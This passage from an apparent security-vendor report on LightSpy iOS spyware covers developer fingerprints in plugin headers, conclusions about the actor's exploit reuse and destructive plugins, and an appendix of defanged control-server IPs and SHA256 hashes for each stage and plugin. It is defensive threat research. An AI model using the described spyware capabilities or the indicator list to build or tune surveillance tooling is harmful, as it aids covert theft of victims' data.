
Path 2: /Users/air/Project/{plugin name}

Path 3: /Users/air/work/znf_ios/ios/ios_app/ios_framework/{plugin name}

Path 4: /Users/test/project/{plugin name}

Another interesting developer’s footprint – header files which we have found inside plugin files. Xcode automatically inserts user and organization names into header files which the developer creates during the coding process. Normally those files should not be embedded into the production binary file, however, some of the plugins for LightSpy iOS contained such a header file. Using those header files, we found six different developing environments.

Interestingly in some cases it was possible to distinguish macOS region properties as Xcode automatically attached a Chinese character that could be translated as “year”



```
//
//   BrowserDelete.h
//   BrowserDelete
//
//   Created by test on 2020/11/21.
//   Copyright © 2020年 test. All rights reserved.
//
```

Locale	**Username**	**Organization name**
English	mac	mac
Chinese	mac	mac
English	rio	Adobe
English	air	air
Chinese	test	test
Chinese	Nengfeng Zhu	mac

In summary, based on the header data with source code paths, we assume that there were at least three developers, two were focused on plugin development and one was a lead developer that was focused on the Core and privilege escalation part.

Conclusion

The LightSpy iOS case highlights the importance of keeping systems up to date. The threat actors behind LightSpy closely monitor publications from security researchers, reusing newly disclosed exploits to deliver payloads and escalate privileges on affected devices. However, using "1-day exploits" (exploits disclosed publicly) provides only a short window for attackers to target victims, without guaranteeing a successful takeover. Typically, security researchers follow a responsible disclosure process, publishing details only after vendors release updates to the majority of affected devices. This allows most victims to update their devices before attackers learn about the vulnerability. Unfortunately, this process isn't foolproof. Some users, particularly in regions like China, may not receive updates due to restrictions from the “Great Firewall,” leaving them vulnerable until they can access a new device with an updated iOS version.

Another notable feature of LightSpy iOS is its destructive capabilities, such as wiping the contact list or disabling the device by deleting system-related components. This suggests that the threat actors valued the ability to erase attack traces from the device. Interestingly, only one control server contained these destructive options, while others had a more limited feature set. This may imply that the destructive features were a "demo" intended to showcase capabilities to potential LightSpy customers.

Finally, an interesting observation was found in the location plugin. The plugin contains a function that recalculates location coordinates according to a system used exclusively in China, strongly indicating that LightSpy operators are likely based in China.

Since the threat actors use a "Rootless Jailbreak"—which doesn't survive a device reboot—a regular reboot can be a best practice for Apple device owners. While rebooting won't prevent reinfection, it may limit the amount of information attackers can exfiltrate from the device.

Appendix

Indicators of compromise

Control servers

IP addresses

103.43.17[.]99

103.27.109[.]217

43.248.136[.]110

222.219.183[.]84

103.27.109[.]28

File SHA256 hashes

Initial stage

index.html

02dd4603043cca0f5c641b98446ecb52eaca0f354ad7241d565722eaaa0710f4

e4e2eccc3a545a3c925fe4f54cb1f9c7d6259098c01659781900876543a89eba

binary.js

347a82e5ab252da7a17ab5b9ab1f9cfaeb383cd2fdd1ae551569da9acd952633

device.js

0682f6855b5c046f65e021bd9834d22314a7797a6a8c621ebc203bf2520080e0

gadget.js

f31b9ca07b9d70aee742d92e2b8f7c9ea6033beff6b85a64900cfd7b8878c3a0

int64.js

1339966b7e8d291af077f89ae566c613604f642c69a1b0e64a17f56aee1ff970

6ee4590714ce28e2f1730aa454fff993c669c3bb2ff487768abe13687946241c

offsets.js

c3acb5e1ea8965a1202f932518c052bfac77bfbc5b64a01a5538e51174f97c36

d9c147b65499ac7ca4d7ab8cab5367092f4ea5158a10da82e96ac8b732320ad2

primitives130401.js

dd0f33e40d7f2af5d993286ae4d13948c4aab92b26963a37f650160427fc78a6

wrapper.js

ca3254c5eada6456085d83c8360d043f21e7fb25ff5ac5296b3fd090fe788f02

utils.js

165d5292aab6128321fadfb0b9c5b8111eb1bf0ec958d7ca82c03319dc9d9db3

Stage 1 (Jailbreak)

20012001241.png

5cdcb1cacb27c539494e02aba7e264e0959741184215c69da66a11a5815c5025

20012001241.png (decrypted)

89ff38bd4a8c2773447eacd6c3fe82a92e02aa68b7efae8aae42b1b9f01a4807

20012001330.png

3cf03ce0ed2b9840d8d9ed467d105df177dac2818101964c97ba9a281a180558

20012001330.png (decrypted)

9cf003a978eac7a68e1f6762df61aa22f68280c0df91042a249b501e75ff1d92

200000112.png

57bd2d8ecd457fe4f14178d2401960db720d1e2590d283fd6026ce1373355ccc

200000112.png (decrypted)

bd2a6d543564963960faafd83b1fbe12b238b38e797be35596a38cc560d029b7

aaa12

26644ef5c8118d88b98648058ea5e9561b3bef983b78e6d91964cb392c12d273

aaa12 (decrypted)

6d6301a1221283beb09cca91d2430f3ca979b540db37b129a26c646dcafd9745

aaa13

22490eb6347283328220f33df497e67148253e29175d97446f4fdc7b7d5caef8

aaa13 (decrypted)

0da53982d0be92399a077f6eae9fa332e8b736ff16425b4343eefb5e8d2869d4

b.plist

9dbb13077a6e72fc191b8ebfb4ecf04007e98ffa0792b3fcf5971dbc30137257

942b80ada65ae0a9f4f3c9a0f5ee91833c9c3217afee228a81c0d9d75e9e755c

b.plist (decrypted)

9a8103f28152ba0e82a7775fcd83e05cf0c3e301fae031091e8a326047984b74

cc

9086ff8136674efcbbd7afb5f816904e1f0094a44315b69268ecb977a16370e6

78bf7dd28083c1d2b0b1367729465b313a6cab58c8548db4ec20d753621e82ec

cc (decrypted)

040e8f236cd6e2e5d5a051d7cbb499df1fab371feee9ec78e1eb60f3ccdcc51c

040e8f236cd6e2e5d5a051d7cbb499df1fab371feee9ec78e1eb60f3ccdcc51c

eee

fe0f16851e01bdd70edbc14da4ecef5baa7119a57b580b7ea6ba8800af59546a

eee (decrypted)

8e3730a06ef97a3481df55e8e9043ad97899834d42970ed9feffad220723b7b3

Stage 2 (FrameworkLoader)

bb

798c1bb247eb2bb61d2c4c9a946e067748dad20659c6d9321a352956ace79748

9db4584225eaaaf7b983683351519912fd56cc51ce93b8b08d463fd2ac9fadf2

bb (decrypted)

2fd90d6feeedfe9dcd3c1f386030a46d6a8cc9e2e19db6fb67cca5a85cf51064

63c5582cb496a8494fd5e6146c7ad32abc15ef133553aa9e71145518c8101291

Stage 3 The Core

light.framework.zip

978218c1f6e043c80868d2da3e0365d0e4dcc74b8e4567a69081d2f313951d8f

0ed3f82059f6aa098bfbcc8c2cc5c858e1e2db29920ac67713f9f31d4de739dc

9e4e2c92037f43441376685af7f30c6df602ed9706715073e696a6a178a4b5d7

light.framework.zip (decrypted)

27d982e7d5dddebf3c6a6568f902b7da7bb72f5cda411d61020077db4a3fcbeb

b8f355887534dc9cebf7035968bef8840190310c043fd2a8b156050a798a65a6

8e4d656e2952b961d79301764b2e630d07a5bcba0a43bba3e7e4f078b2525600

Info.plist

0b3e632e8d0f6ae556f9c76b7b4f4d1e63cabdcb98f58770150122d63457abf1

RootFS

0e50423f5901dd214a049d362d05635c9dba425a630c2068dde5ed80d669da84

jailbreakd

585ddcf1caf2d0a0df98cf3c85e6aa16a54a9b307372d08385e3710fceb6c3ee

libcynject.dylib

9d035cd54e1558119984e7639d5378618a384d34376194e18e44c07625b6f077

8383ee925a2eb5d709e4146c1bc492257e5ccb4d1801dd5a734ca69f269def64

2140684b7ed8b4822cf55a3fb65a322b46f1b173b7a5f09cc355d18383b1a2bb

light

af776575806413078163d239194942e3a8c11e1aec2721e429f31c57cd2daf26

5777d14d3de3311a198f43006f515362a6d034b3937f7065090cd682687e807a

6da8cdf5c3327ab57ff8f454aafa764e83942fdfa2e3b166781e08f18cc931dd

loadJailbreakd

dd6297282a98ca461dc836fc85b4ad42430aef98f5b643dcc5fc7fc75606b40f

signcert.p12

646f57d27fa1b3f6cc57fa0c0f1bc4bf9f92c3991e6da2a50a23b09c77f5d8d4

test

93d5438f2403bca4efac38b879d9557508c2490d8a905e44ded3adcecc278628

Stage 4 (Plugins)

AppDelete

3a9460ed21ec66e32d912df891fef4c96a9124a4cb276531b2fc4dc17a1bcc3f

BaseInfo

1f77953f4ced82c4a5df3e7a85643054ef4bc5fe9dd13f87a9f042c5986b3169

9ba7ece4355dddc5191df82b8da156ad21273ad8f0ecaedbf56daaf646f69831

Bootdestroy

dd08c6f797f068a267f997895651dadf9dda7e0fc5f7cb66302934a7269839af

browser

165931a104f1d047e6afcc72adfece7841e5564d787c1b226c18ef0fb738883b

31466e06d8bea3f2b567be103a630fe2b2249c3818efd45de37f8c3bbe248984

5051bb42d4afaa4617fd4e8b25554bb84418dce29f3ae598bf9be7251a66e227

BrowserDelete

36f72df74306363676488ef2f6842c653fd565b7a50ad6867ceb0b95cab40411

cameramodule

02f36b26b73cd4fe632e45fc1d668b57045068e167d737f9befa652046880561

5e46d2905fc4f3f8971c7b24da970766410e2cfac00a733709829e80c69c2613

604aaee47b82b873fd7c0645813fc587948bdd86a4efd6b7761a7b46f0f1a262

ContactDelete

15528f109da5ffd687e41eb1a193ff28711bc6054a538b7ba58eef3fbaf10b09

DeleteKernelFile

db66cd7f1a84d29977af4c9eecc36c84e42903766401a2760ea4321b71ba92ff

DeleteSpring

2af751cc194213a40aa8b1cd6f589da260cea81c0509bd694ae28dfca87cd160

EnvironmentalRecording

4aada58332ee97163bbd04754d85fb08df67fc6c1bfade8f041550a2a7c69128

5bdcd83c8561255764f91fda531e8cbdda808600eb75758e44e66df3d1ae1311

a236291133f6ba262d5531bfa7840f07489a948c3dcf18865f2a0612f4890064

FileManage

1218ea3d7e16af38f3aec50a3011f69df51b1347145dcb74b67927a3af971ae1

7802b373a8c26211d0c2624910a414555fbc509d46ab9fb8aad5f2686d98dd8e

ios_line

152a7b8c6a203f4e0d38b7a82257f186f03dd8a1182b614c6bb5630a9342c37d

6d22cb1bc700b00ea23041566de48d6e13ac7cf9f0680c8d3148cd10fa2c2c77 c5d84c20a379320bd06ab09ed84c5cd2003cbb0e518f561853fc0c9f9970d49a

ios_mail

b7dd27414ba4afddaf946e4ab9d8d775a511f3ad99933bde19456216477f3716

ios_qq

aa81f6dc28086656a6e69c7a696e6fedf6e35b242dc072ee7960449c806af7ae

dc9aa56c3e2237b756233ef4547cd64e7aa6c547a7ca13833b73e774e79a6d6d

ios_telegram

9c86203004ed0a519d8dcc674fd0e4b1b736289ea5f33e37b4dddd111767fd37

c380de365c6a91adc5db9642eb63a305fbc1bd01d2a0037f7511d48694a1e079

ios_wechat

6ad214703eed1105fe282a8b5e961205e735c1ed7d2bd3a624032a7d1063621a

bdfb0e52ebb6f79d37736fab0150cfb96e2965d62c242adc830b6aab7b1d37db

dee36d6a25dfa2c8e8a22e99138a650cddee0089a006c703b85b253153f9b22c

ios_whatsapp

0d23ab0ad7dc6f7ead847d92631349a387b6b365057ecae3038dda4763448d9e

90ac267222e38ce06724527fb780816db57bef12b939d37d6d827b826fa909d7

KeyChain

3078a4d36bb1eaad82f54e8e93be89eaa5cd5d25c709605edbf29b60c293d848

8b686507065623248f8292524195c39d4ae94e2a7a1315bb9d8a22178a5b1942

landevices

7fe822ef8e51efece5c0c6540aeeb454985ab91518aad12c6bf24c025a0350fe

ab2e44005cb63c0c506288b9e63abb254e83b8f3bb1f1349a4cb02a45bdc47f4

Location

4163f6a184b0f1f23db81d2c3ab5e4ef305eb1967905efca01eacd51e4fbf55d

562ae257506a25de48019cb13947090d164181ba4e107ea19a0ab8274ad696df

MediaDelete

ddd950ddceff147922cef44f781c2c4b77b6e803613f83761ee6d5e2bb1450b7

PushMessage

0f651fcf352fbf929e639a825145b68ece8cfcd09359fe8fe017b07e1e0dcfca

3c3aca2a6d4a4f7210c869affe55e05b55c110d53fc3fb9d46cb2847fb115238

Screen_cap

a3fcaf7b16ea46100c1cadbbf770492de07633afb4720c78fd1981627aa9f3c6

e3fc4fa2903e5f1039145913d9054a0f6ccb76afa07add3a00f71f7433b740ab

ShellCommand

1662207a892ed36af2012870aaaf884985a0ebe0e92be60c5d9c84ffe78e8cba

c4e5dc5f301a5be652b4cf491c7337dd0d15f4b09982e5a361d06dccba95a32d

c94e28acf97eb774da50d4fbd17f2d9dc5f390b193fbf417750c68ed77ffbf46

SMSDelete

6a5d7e2c950960d9a541ff27e9c74185d27564f879d42f261f70f8f7cb70b5ce

SoftInfo

2689e08a103682095ef8eba016f28909199cb4365b84c815183be64686a11084

55f1e618ad53489a2cab0744381d92a5d97c3e0355a9a912eb616c37b9b914d9

WifiDelete

98dc1fb1773277bbea2bdeaf88b1ece101b5b0e7aec2857017268001a6996e9f

WifiList

32f2348a5cd8de57f3b1c6b68f4b95c4e1c9d2b55f257bd0c2deca7f81ad1c4c

690b7c2017de6dacfeed4f6ec70403ba7fa10cc457eb996ed4cac1b4d4ac27cf

zt.dylib

a4fafd63213a40447841e853f341ca3a0afd08adfcfb630c8f34b5fabfac0462